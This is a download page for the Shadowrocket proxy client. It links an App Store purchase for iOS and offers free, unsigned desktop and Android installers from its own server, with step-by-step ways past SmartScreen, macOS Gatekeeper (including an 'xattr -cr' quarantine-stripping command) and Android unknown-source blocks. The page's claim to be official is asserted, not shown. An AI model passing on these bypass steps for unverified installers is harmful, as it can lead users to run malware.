Official downloadsOfficial guide

Shadowrocket Download for all platforms

Choose how to get Shadowrocket for your device: iPhone / iPad costs $2.99 one-time on the App Store; Mac (Apple Silicon and Intel), Windows, Android, and Linux versions are free, with installers available here.

Current version v2.2.92 · Mac, Windows, Android, and Linux versions are free

Automatic detection only prioritizes which link to show. Check your Mac's chip type yourself; for other devices, use the full platform list below to download an installer.

2 ways to get it
iPhone / iPad: App Store
Mac / Windows / Android / Linux: this site
Current version
v2.2.92
Price
iPhone / iPad: $2.99 one-time
Mac / Windows / Android / Linux: free
Developer
Shadow Launch Technology Limited
App ID
932747118

Choose an installer by system and architecture

All five platform options are listed. The card marked “This device” appears first. Check the system, chip, and file format before downloading. See the next section for installation steps; use your own subscription or server details for connection settings.

iPhone / iPad

$2.99 one-time. Mac, Windows, Android, and Linux versions are free.

Check the App Store page for system requirements. On the product page, first verify the developer and app ID, then follow the store instructions to purchase and install. The same purchasing Apple ID can be used on iPhone and iPad.

This link is for the app itself and does not include a connection service. After the first launch, import your own details. Confirm the system's VPN configuration permission when connecting for the first time.

Mac

Free. The iPhone / iPad version costs $2.99 one-time on the App Store; other desktop and Android versions are free.

System requirements: macOS 12 or later. Separate DMG files are available for Apple Silicon and Intel. Choose based on this Mac's processor; do not guess the architecture from browser detection.

Open the downloaded disk image, move Shadowrocket to Applications, then launch it. If the system blocks the first launch, follow the “Allow installation” steps below. Confirm the file came from this site before proceeding.

Not sure which to choose? Open About This Mac and check “Chip” or “Processor.” Choose the first option if an Apple chip is listed, and the second if an Intel processor is listed.

Windows

Free. The iPhone / iPad version costs $2.99 one-time on the App Store; other desktop and Android versions are free.

Architecture: 64-bit x64; format: .exe installer. Check the system type under Settings → System → About before downloading and running the installer.

Once the file has downloaded, launch it from your browser's downloads list or saved files. If SmartScreen appears, read the instructions below before deciding whether to continue. On work-managed devices, follow your administrator's policies.

Android

Free. The iPhone / iPad version costs $2.99 one-time on the App Store; other desktop and Android versions are free.

Architecture: arm64; format: .apk, suitable for most Android phones and tablets from recent years. If the system reports an architecture mismatch, check your device details first rather than repeatedly attempting installation.

We recommend opening this page in your system browser to download the file. Installation may require permission for the current browser to “Install unknown apps.” This is separate from the VPN authorization needed later to connect.

Linux

Free. The iPhone / iPad version costs $2.99 one-time on the App Store; other desktop and Android versions are free.

Architecture: x86_64; the architecture name in the deb package is amd64. Choose .deb for Debian / Ubuntu, .rpm for Fedora / openSUSE, or AppImage for other distributions. Check that your runtime environment meets the requirements.

For easier dependency management, install the appropriate format with your distribution's package manager. AppImage requires execution permission. Save the file somewhere convenient; you do not need to install all three formats.
First launch and system approval

Desktop and Android installers are not code-signed, so the system may block the first installation or launch. First confirm the download link and source, then follow the prompt you see. Stop if the source is unknown, the file type does not match, or device policies prohibit the action.

Installation prompts, steps, and cautions by system
System and promptStepsLimitations
Windows SmartScreen
“Windows protected your PC”
Select “More info,” verify the app, then select “Run anyway” to continue the installation. Make this decision only for the current file downloaded from this site. Do not disable SmartScreen protection overall. Contact your administrator if organization policy does not offer an option to proceed.
macOS
“Cannot verify developer”
After trying to open the app once, go to System Settings → Privacy & Security, find the blocked app entry, select “Open Anyway,” then confirm the system prompt. Confirm that the app has been copied to Applications and that your current system account has permission to proceed. Button locations may vary slightly between system versions.
macOS
App says it is “damaged”
After confirming the file came from this site and the app path is correct, run this command in Terminal: xattr -cr /Applications/Shadowrocket.appThen reopen the app. This command recursively removes extended attributes from the specified app; it does not repair a genuinely damaged file. If the error persists after downloading again, check the chip type and system requirements.
Android
Installation from this source is not allowed
Follow the prompt to “Allow installation from this source.” Enable the permission only for the browser or file manager you are currently using, then return to the installation. You can turn off installation permission for this source afterward. Menu labels vary by device manufacturer; use the app permissions page opened from the current prompt.
Linux AppImage
File is not executable
In the download directory, grant execution permission to the file you downloaded: chmod +x ./Shadowrocket-*.AppImageThen run the corresponding file. The wildcard in the command matches corresponding files in the current directory. First confirm that the directory contains only the intended target file; do not change permissions for the entire downloads directory in bulk.
Linux .deb / .rpm
Installation and dependency handling
Debian / Ubuntu: sudo apt install ./Shadowrocket-*.debFedora: sudo dnf install ./Shadowrocket-*.rpmFor openSUSE, use the corresponding system package manager to install the rpm. First change to the directory containing the file and confirm the matching filename. Review the dependencies and changes listed by the package manager before confirming installation. Do not mix package formats across distributions.

Allowing installation only addresses whether the app can open; it does not configure a server. If you have not added your own subscription or server details, an empty list or failed connection after launch does not mean installation failed. Import your details first, then check the selected server, Global Routing, and connection permissions separately.

When an error occurs, keep the original message and distinguish between an incomplete download, architecture mismatch, permission block, and connection failure. Repeatedly switching installers will not fix incorrect server details. Likewise, changing connection rules will not resolve a system block on launching the app. Work through each stage to avoid unnecessary settings changes.

App Store and account region

This section applies only to iPhone / iPad. Mac, Windows, Android, and Linux use the installers from this site above; their store regions do not need to be changed here.

First check which store you are using

The app is not available in the mainland China store. The country or region associated with your Apple ID determines which store you see; the device language, device location, and store region are separate settings. If a search returns no results, first check the account used for Media & Purchases rather than repeatedly changing your phone's language.

On your device, go to Settings → Apple ID → Media & Purchases → View Account → Country/Region. Check the account and region shown there, then return to the App Store product link on this page. If the system says the current store is unavailable, read the prompt first. Do not treat another search result with the same name as an alternative link.

Review account conditions before changing regions

If you need to change your region, start the process from the Country/Region page above. Your balance, active subscriptions, Family Sharing status, and payment method may affect the process; the account page shows the applicable requirements. This section explains where to find the setting and does not guarantee that every account can change regions immediately.

The iPhone / iPad version is $2.99 one-time in the US storefront; other storefronts show local currency. Mac, Windows, Android, and Linux versions are free. The final amount is shown on the current App Store product page. Verify the app name, developer, and purchasing account before proceeding.

Verify the app and compare the official interface

Check the source and product details first, then use the screenshots as a reference. They show actual fields in Home and Add Server; do not use the connection status in a screenshot to judge whether your own device is working.

Official Shadowrocket icon: blue-purple outlined rocket on a white background

Shadowrocket
App Store app ID 932747118

Check these three details

  1. Check the developer name in the App Store product information: Shadow Launch Technology Limited. Do not rely only on similar names or search ranking.
  2. Check the official icon: a blue-purple outlined rocket on a white background. Compare it alongside the product name and developer details; color alone is not enough to confirm the app.
  3. Check the app ID in the product link: 932747118. All App Store buttons on this page point to the same product page.

The genuine iPhone / iPad version costs $2.99 one-time on the App Store; a listing with the same name marked free in the store is an imitation. The Mac, Windows, Android, and Linux versions are free; their download method differs from the mobile store purchase. For those platforms, use installers under this site's /dl/shadowrocket/ path. Do not judge the source by whether it is paid.



The two images below are official English App Store screenshots uploaded by the developer. Home shows Not Connected, Global Routing, Connectivity Test, and the SERVER group; Add Server shows fields including Type, Host, Port, Password, and Method. Layout and visible fields may vary by system and app state.

The fields in the screenshots are configuration options, not connection details. When adding a server manually, choose a Type that matches your own server details, then enter the address, port, and authentication information. If using an existing subscription, follow the subscription import flow. Do not change correct details just to make your screen look like the screenshots.

Official Shadowrocket Home screenshot showing Not Connected, Global Routing, Connectivity Test, the SERVER group, and Add Server
Home: connection status, Global Routing, and the server list entry.
Official Shadowrocket Add Server screenshot showing Type, Host, Port, Password, Method, Scan QR Code, and Import from Cloud JSON
Add Server: manual settings and the Scan QR Code and Import from Cloud JSON options.

Restore after changing devices or reinstalling

Handle app purchase records and personal connection settings separately. After reinstalling the client, you will also need to restore subscriptions, servers, and rule settings you saved yourself.

iPhone / iPad: use the original purchasing account

The iPhone / iPad version costs $2.99 one-time on the App Store. Use the original purchasing Apple ID to redownload it from App Store → Account → Purchased without paying again. Mac, Windows, Android, and Linux versions are free; download the appropriate installer again.

An iPhone and iPad using the same Apple ID share one purchase. If a new device shows a purchase button, first check whether the account signed in under Media & Purchases is the original purchasing account, then look in the purchased list instead of paying again immediately. Depending on the system version, the list may be under “Apps” or “My Apps.”

Redownloading may also depend on the current store and account status. If you cannot find the record, check the purchasing account, current region, and hidden purchases first. Being signed in to the device account does not necessarily mean you are using the original store purchasing account.

Desktop and Android: reinstall and import settings

Open this page on the new device and download again for its system and architecture. When moving to a new Mac, check whether it uses Apple Silicon or Intel; do not assume the installer from the old computer will suit the new one. On Linux, check the distribution and package format again.

Before uninstalling or changing devices, note the subscription source you use and save necessary settings securely. Subscription URLs and server passwords are personal connection details; do not include them in public screenshots or paste them into public discussions. Do not assume reinstalling will automatically restore all data from the previous device.

After restoring, update your existing subscription, select a server, and test the connection. If your configuration includes a rules file, also check the currently selected configuration in Config. Change one thing at a time to distinguish a migration omission from a problem with the connection service itself.

Two pricing tiers and connection service scope

Shadowrocket is closed-source commercial software. The app's purchase price and the cost of your own connection service are separate; downloading and installing the app does not provide a server.

One-time purchase on iPhone / iPad; free on other platforms

The iPhone / iPad version costs $2.99 one-time on the App Store; there is no monthly client fee. Mac (Apple Silicon and Intel), Windows, Android, and Linux versions are free. Currency and displayed amounts may vary by App Store storefront; check the current product page before paying.

Updates for the iPhone / iPad app are delivered through the App Store. When desktop or Android versions need updating, return to this page for the appropriate installer and keep your own settings before installing. The dynamic version field on this page reflects installer listing information; refer to the App Store page for the iPhone / iPad release details.

Once you have your own connection details, see Getting Started and follow the steps to import, choose Global Routing, connect, and verify. To learn about Config, Data, Settings, or rule matching, read the beginner-to-advanced official guide. This download page covers getting and installing the app; it does not replace the full configuration guide.

Download FAQ

First distinguish platform selection, system blocks, and store account issues. Expand an answer below to read more; see the FAQ for connection and rules questions.

Can I use Shadowrocket on a computer or Android phone?

Yes. Mac (Apple Silicon and Intel), Windows, Android, and Linux versions are free; download the installer for your platform here. The iPhone / iPad version costs $2.99 one-time on the App Store. All platforms require your own subscription or server details.

Which Mac version should I choose: Apple Silicon or Intel?

Open About This Mac from the Apple menu. Choose the Apple Silicon version if an Apple chip is listed, or the Intel version if an Intel processor is listed. Both require macOS 12 or later. Do not identify the architecture by the computer's appearance.

What should I do if Windows says “Windows protected your PC”?

First confirm that the installer came from this site's /dl/shadowrocket/ path. In the SmartScreen window, select “More info,” verify the app, then select “Run anyway.” If the device is managed by an organization and this option is unavailable, contact the administrator. Do not disable system-wide protection.

What if Shadowrocket does not appear in the App Store search?

This applies to iPhone / iPad. The app is not available in the mainland China store. The country or region of your Apple ID determines which store you see. Check the account under Settings → Apple ID → Media & Purchases → View Account → Country/Region. Review the account conditions before changing regions; an immediate change is not guaranteed for every account.

Do I need to buy it again after changing devices or reinstalling?

The iPhone / iPad version costs $2.99 one-time on the App Store. Use the original purchasing Apple ID to redownload it from Account → Purchased. One purchase covers both iPhone and iPad. Mac, Windows, Android, and Linux versions are free and can be downloaded again after changing devices. App installation and restoration of personal configuration are separate steps.

Can I install it on iPad, and where can I check the system requirements?

Yes. iPhone and iPad use the same App Store product page. Check the App Store page for system requirements. After installation, import your own subscription or server details using the interface shown on your tablet, and confirm system permissions the first time you connect.